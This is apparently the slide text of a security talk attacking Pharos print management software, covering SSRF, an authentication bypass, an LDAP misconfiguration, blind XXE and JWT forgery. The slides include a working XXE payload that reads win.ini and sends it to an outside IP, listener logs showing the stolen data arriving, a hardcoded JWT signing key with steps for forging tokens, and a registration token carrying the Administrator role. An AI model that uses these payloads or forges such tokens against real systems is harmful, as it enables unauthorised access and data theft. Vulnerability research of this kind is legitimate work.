Built In Account Passwords






Printjobs SSRF



Print Job Contents




The screenshot displays the 'My Print Center' web application. At the top, there's a navigation bar with 'Help' and 'Welcome' options. Below this is a 'Print Jobs' section with an 'Activity' header and buttons for 'Refresh', 'Upload', and 'Delete'. A table lists the print jobs:

<input type="checkbox"/>	Type	Title	Print Preview	Pages	Pieces of Paper	Submitted Date	Cost
<input type="checkbox"/>		nt512.png		1	1	2 seconds ago	\$0.06

A red arrow points to the 'Print Preview' icon in the table. Below the table, there are navigation controls (back, forward, page 1, 20) and a status indicator '1-1 of 1 items'. At the bottom, there are three main sections: 'Payment method' showing 'My Funds : \$0.00', 'Print options' with settings for Color, Pages per side, Sides, Copies, and Page range, and 'Destination' with a printer selection dropdown and a 'Print' button.



Print Job Contents




The screenshot displays a Burp Suite Professional window with a 'Request' tab selected. The request is a POST to the endpoint `/PharosAPI/printjobs/_c27NR00lg6-79WZVp7uenWaeVCKKevI-a6Q6tL3yZ97[REDACTED]7_Ryjqp6eI8zJR Nm_w2/content?request=8bb07f3f-9fe3-4ece-96e8-c3d0fd553ea5 HTTP/1.1`. The request body is a JSON object containing print job configuration details.

```
POST
/PharosAPI/printjobs/_c27NR00lg6-79WZVp7uenWaeVCKKevI-a6Q6tL3yZ97[REDACTED]7_Ryjqp6eI8zJR Nm_w2/content?request=8bb07f3f-9fe3-4ece-96e8-c3d0fd553ea5 HTTP/1.1
Host: cometprint.utdallas.edu
Cookie:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/plain,*/*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 143
Origin:
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"PrintJob":{"Pages":0,"FinishingOptions":{"Duplex":true,"Mono":true,"PagesPerSide":1,"Copies":1,"DefaultPageSize":"Letter","PageRange":""}}
```



Target Custom Server



```
Administrator: C:\Windows\system32\cmd.exe - ncat -v -l -p 808
Microsoft Windows [Version 10.0.20348.1787]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ncat -v -l -p 808
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:808
Ncat: Listening on 0.0.0.0:808
Ncat: Connection from 10.10.10.10:7578.
@ @ @ lnet.tcp://www.wwwwwwwwwwwwww.34.222.217.47.nip.io/PharosSystems/SecureRelease/Services/SecureReleaseService.svc
!!application/ssl-tls_
```


Ready 0 bytes



Auth Bypass




Authentication Bypass




The screenshot displays the PHAROS Print Center Admin Alerts page. The browser address bar shows the URL `https://192.168.136.89/myprintcenter/#admin-alerts`. The page header includes the PHAROS logo and navigation tabs for My Printing, Reports, Theme, Admin, Custom Charges, and Secure. The Alerts tab is active, showing a table of system events.

Server	ServiceType	Operation	User	Date	Time	Severity	Message	Error Code	Client
MSEEDGEWIN10	Pharos Print Se...	Starting		5/25/2024	2:46pm	Error	License Server ...	29009	PServer
MSEEDGEWIN10	Pharos Print Se...	Starting		3/28/2024	12:40am	Error	License Server ...	29009	PServer
MSEEDGEWIN10	Pharos Payme...	Service Start		3/28/2024	12:40am	Information	Payment Notific...	30124	MSEEDGE
MSEEDGEWIN10	Pharos Print Se...	Starting		3/25/2024	9:43pm	Error	License Server ...	29009	PServer
MSEEDGEWIN10	Pharos Payme...	Service Start		3/25/2024	9:43pm	Information	Payment Notific...	30124	MSEEDGE
MSEEDGEWIN10	Pharos Print Se...	Starting		3/25/2024	4:09pm	Error	License Server ...	29009	PServer
MSEEDGEWIN10	Pharos Payme...	Service Start		3/25/2024	4:09pm	Information	Payment Notific...	30124	MSEEDGE
MSEEDGEWIN10	Pharos Print Se...	Starting		3/25/2024	11:58am	Error	License Server ...	29009	PServer

© Copyright 2024 - Powered by Pharos®



LDAP Misconfiguration



The screenshot displays the Pharos Administrator application window. The main area shows a table of banks with columns for Name, Source of Identification, and Source of Payment. The ADLDAP Bank is highlighted, and its configuration details are shown in the bottom pane.

Name	Source of Identification	Source of Payment
ACT Bank	N/A	ACT Cash Card Reader
ADLDAP Bank	ID and Password Dialog Box	ID and Password Dialog Box
BEAR Bank	N/A	BEAR Cash Card Reader
CartaDis Bank	N/A	CartaDis Card Reader
CDT Bank	N/A	CDT Cash Card Reader
CopiCard Bank	N/A	CopiCard Cash Card Reader
CSD Bank	N/A	CSD PC-EFTPOS Interface
Danyl Bank	N/A	Danyl Cash Card Reader
DanylChip Bank	N/A	DanylChip Card Reader
DebiTekChip Bank	N/A	DebiTekChip Card Reader
DebiTekMagnetic Bank	N/A	DebiTekMagnetic Cash Card Reader
Default Bank	ID and Password Dialog Box	ID and Password Dialog Box


General	
Name	ADLDAP Bank
Plug-ins	adldaplogon.exe
EDI Network Terminals	
Allow logon using Logon ID and Password	Yes
Attempt logon with blank Password	No
Allow logon using Card	No
Guest Account Card Types	None
Prompt for Password when using a Card	No
Enable card registration	No
Mask entry of Logon ID	No
PC Pharos Station	
Source of Identification	ID and Password Dialog Box
Source of Payment	ID and Password Dialog Box
Can Transfer Funds	No



EdiService XxE



/PharosEDI/EdiService.asmx



EdService Web Service

PharosEDI/EdiService.asmx

EdiService

The following operations are supported. For a formal definition, please review the [Service Description](#).

- AddTerminal**
Add a new terminal (or 3rd party device) to the system.
- AddUser**
Add a user into the system.
- AddUser2**
Add a user into the system - version 2.
- AddUserGroup**
Add a user group.
- ChangePassword**
Change a user's password.
- CheckPrintJobPassword**
Check if the "tag_password" is the correct password for the protected print job (print).
- ConfigureSession**
Configure an EDI session.
- ConfigureSession2**
Configure an EDI session - version 2.
- ConfigureSession3**
Configure an EDI session - version 3.
- CreditUser**
Credit a user.
- DeletePrintJob**
Requests the server to delete the print job with job_id in the queue.
- DeletePrintJob2**
Requests the server to delete the print job with job_id in the queue - version 2.
- DeleteReservation**
Delete a reservation.
- DeleteTerminal**
Delete a terminal or 3rd party device from the system.
- DeleteUser**
Delete a user from the system.
- DeleteUserGroup**
Delete a user group.
- FindCodes**
Searches for any codes that match the pattern.
- FindUserCode**
Searches for codes that the user is allowed to access in the specified category and match the pattern.
- FindUserCode2**
Searches for codes that the user is allowed to access in the specified category and match the pattern - version 2.
- FindUserCode3**
Searches for codes that the user is allowed to access in the specified category and match the pattern - version 3.
- FindUsers**
Returns a list of all users with id matching the pattern.
- GetCodeDetails**
Gets a description of the specified charge code.
- GetCodeDetails2**
Gets a description of the specified charge code - version 2.
- GetCopyCosting**
Returns the cost structures for this copier.
- GetCopyCosting2**
Returns the cost structures for this copier - version 2.

/PharosEDI/EdiService.asmx

EdiService

Click [here](#) for a complete list of operations.

InitializeSession2

This method initializes the session - version 2.

Test

The test form is only available for requests from the local machine.

SOAP 1.1

The following is a sample SOAP 1.1 request and response. The [placeholders](#) shown need to be replaced with actual values.

```
POST /PharosEDI/EdiService.asmx HTTP/1.1
Host:
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://tempuri.org/action/Pedi.InitializeSession2"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/">
  <soap:Body soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <q1:InitializeSession2 xmlns:q1="http://tempuri.org/message/">
      <site_code xsi:type="xsd:string">string</site_code>
    </q1:InitializeSession2>
  </soap:Body>
</soap:Envelope>

HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: length

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/">
  <soap:Body soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <tns:InitializeSession2Response>
      <session_id xsi:type="xsd:string">string</session_id>
      <utc_time xsi:type="xsd:string">string</utc_time>
      <utc_offset xsi:type="xsd:string">string</utc_offset>
      <time_zone_name xsi:type="xsd:string">string</time_zone_name>
    </tns:InitializeSession2Response>
  </soap:Body>
</soap:Envelope>
```

LoginUser2

The screenshot shows the Burp Suite interface with a WinSCP editor window open. The editor displays the following content:

```
#!/usr/share/nginx/html/blindxxe.txt - root@172.93.53.63 - Editor - WinSCP  
<!ENTITY % data SYSTEM "file:///c:/windows/win.ini">  
<!ENTITY % param1 "<!ENTITY &#x25; exfil SYSTEM 'http://175.45.176.1:80/?%data;'>">
```

The status bar at the bottom of the editor window shows: Line: 2/2, Column: 69, Character: 58 (0x3A), Encoding: 1252 (ANSI - La), Modified.

The Burp Suite interface includes a menu bar (Burp, Project, Intruder, Repeater, Window, Help) and a toolbar with various tools like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Extensions, and Learn. The status bar at the bottom of the Burp Suite window shows "Done" and "1,225 bytes | 14.473 millis".

LoginUser2 - Success



```
[root@nop ~]# ncat -l -v -p 80 -k
Ncat: Version 6.47 ( http://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 46.101
Ncat: Connection from 46.101
GET /?;%20for%2016-bit%20app%20support%0D%0A%5Bfonts%5D%0D%0A%5Bextensions%5D%0D%0A%5Bmci%20extensions%5D%0D%0A%5Bfiles%5D%0D%0A%5Bmail%5D%0D%0AMAPI=1 HTTP/1.1
Host:
Connection: Keep-Alive
```



WAS FILE SHARING



BEFORE IT WAS COOL





JWT Signing





Hacking In Reverse

SecurityTokenDescriptorHelpers

```
// PharosSystems.Rest.API.Core.Security.SecurityTokenDescriptorHelpers
+ using ...

public class SecurityTokenDescriptorHelpers
{
    private const string Name = "TB?awM/#8S)Bpe&n9TkQ!WE@Ax'C'_[k/aeQf!7,";

    private static readonly Lazy<byte[]> SymmetricKey = new Lazy<byte[]>(delegate
    {
        byte[] array = new SHA1CryptoServiceProvider().ComputeHash(Encoding.UTF8.GetBytes("TB?awM/#8S)Bpe&n9TkQ!WE@Ax'C'_[k/aeQf!7,"));
        byte[] array2 = new byte[array.Length];
        Buffer.BlockCopy(array, 0, array2, 0, array.Length);
        return new SHA256CryptoServiceProvider().ComputeHash(array2);
    });

    public static SecurityToken CreateSecurityTokenDescriptor(ClaimsIdentity claimsIdentity, Lifetime tokenLifetime)
    {
        return CreateSecurityTokenDescriptor(claimsIdentity, tokenLifetime, SymmetricKey.Value);
    }

    public static SecurityToken CreateSecurityTokenDescriptor(ClaimsIdentity claimsIdentity, Lifetime tokenLifetime, byte[] symmetricKey)
    {
        claimsIdentity = claimsIdentity.Clone();
        new string[5] { "iss", "aud", "exp", "nbf", "iat" }.SelectMany((string claimToken) => claimsIdentity.FindAll((Claim claim) => claim.Type == claimToken)).ForEach(de
        {
            claimsIdentity.TryRemoveClaim(claim);
        });
        JwtSecurityTokenHandler jwtSecurityTokenHandler = new JwtSecurityTokenHandler();
        SecurityTokenDescriptor tokenDescriptor = new SecurityTokenDescriptor
        {
            Subject = claimsIdentity,
            TokenIssuerName = "PharosAPI",
            AppliesToAddress = "http://www.pharos.com/PharosAPI",
            Lifetime = (tokenLifetime ?? new Lifetime(DateTime.UtcNow, DateTime.UtcNow + TimeSpan.FromSeconds(30.0))),
            SigningCredentials = new SigningCredentials(new InMemorySymmetricSecurityKey(symmetricKey), "http://www.w3.org/2001/04/xmlsig-more#hmac-sha256", "http://www.w
        };
        return jwtSecurityTokenHandler.CreateToken(tokenDescriptor);
    }
}
```





Path To JWT

- Start with hardcoded “key”
- Calculate the SHA1 value of the key
- Calculate the SHA256 value of the SHA1 output
- Base64 encode
- Use to HS256 sign a JWT which has:
 - api_reg_action
 - api_reg_value





...Then What?

- We have a properly signed JWT, but it's not used for authentication!
- .Net indirection can be frustrating
- ILSpy eventually reveals that JWT's are used with account registration
- Also used with guest accounts
- And used with email verifications





CSRF To The Rescue



```
PharosAPI X +
https://PharosAPI/ologon?registration-token=ZXIKMGVYQWIPaUpLVjFRaUxDSmhiR2k
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
Identifier: "6c3yx03kwf483FngVL2Rtw2"
LogonId:
FirstNames:
LastName:
DisplayName:
EmailAddresses:
  0: "w--@"
  1:
  2: "w--+2_"
Roles:
  0: "user"
  1: "Administrator"
Active: true
IsGuest: null
Alias:
AccountType: "Normal"
Balance:
  Amount: "0.00"
  IsOffline: false
  Purses: []
PrintJobs: null
Devices: null
LastModified: null
ETag: null
Location: "/users/6c3yx03kwf483FngVL2Rtw2"
Phone: null
Address: null
Group: "domain users"
Comment:
Custom1: null
Custom2: null
MiddleInitial: "w"
OfflineAmount: "0"
OfflineLimit: "0"
Id: 378508
```



Callback To Victory



```
root@hop-
[root@hop ~]# nc -l -v -p 80 -k
Ncat: Version 6.47 ( http://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 31610.
Ncat: Connection from 31610.
POST /user-data-steal HTTP/1.1
User-Agent: PharosAPI-Client/1.0 (Internal Client)
Accept: application/json
Date: Fri, 23 Feb 2024 08:57:36 GMT
Content-Type: application/json
Host:
Content-Length: 2752
Expect: 100-continue
